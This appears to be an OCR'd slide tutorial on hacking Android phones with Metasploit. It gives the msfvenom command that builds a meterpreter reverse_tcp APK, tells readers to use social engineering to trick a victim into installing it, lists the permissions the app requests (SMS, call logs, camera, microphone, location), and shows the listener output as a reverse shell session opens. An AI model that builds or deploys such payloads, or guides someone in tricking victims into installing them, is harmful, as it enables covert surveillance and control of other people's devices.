Hack Android with Metasploit Framework


@mmar

We will be generating a malicious apk and once it is installed on the device, we will get the reverse shell

Step- 1

❖ Generate a malicious apk and open a multi/handler listener


msfvenom –p android/meterpreter/reverse_tcp
LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk



```
┌──(kali㉿kali)-[~/PhoneSploit]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.20.131 LPORT=4444 -f raw>file.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
```

Step- 2

- Download and install it on victim’s machine. You can use social engineering to trick the victim into installing the application



To release input, press Ctrl+Alt.

MainActivity

Do you want to install this application? It will get access to:

modify system settings

read call log
write call log

take pictures and videos

modify your contacts
read your contacts

access approximate location (network-based)
access precise location (GPS and network-based)


record audio

directly call phone numbers
this may cost you money
read phone status and identity

read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money

Step- 3

- Once the application is installed, you will get the reverse shell



```
msf6 exploit(multi/handler) > set LHOST 192.168.20.131
LHOST ⇒ 192.168.20.131
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.20.131:4444
[*] Sending stage (78179 bytes) to 192.168.20.132
[*] Meterpreter session 1 opened (192.168.20.131:4444 → 192.168.20.132:43742) at 2023-03-11 09:18:42 -0500

meterpreter > ls
Listing: /data/user/0/com.metasploit.stage/files
================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040776/rwxrwxrw-  4096  dir   2023-03-11 09:18:40 -0500  oat
```

DEMO

THANKS